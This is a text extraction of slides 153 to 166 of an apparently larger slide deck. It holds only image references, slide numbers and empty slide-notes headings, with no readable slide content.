




Slide 153

Slide notes:




Slide 154

Slide notes:




Slide 155

Slide notes:




Slide 156

Slide notes:




Slide 157

Slide notes:




Slide 158

Slide notes:




Slide 159

Slide notes:




Slide 160
Slide notes:




Slide 161

Slide notes:



Slide 162


Slide notes:



Slide 163
Slide notes:


Slide 164

Slide notes:




Slide 165

Slide notes:



Slide 166

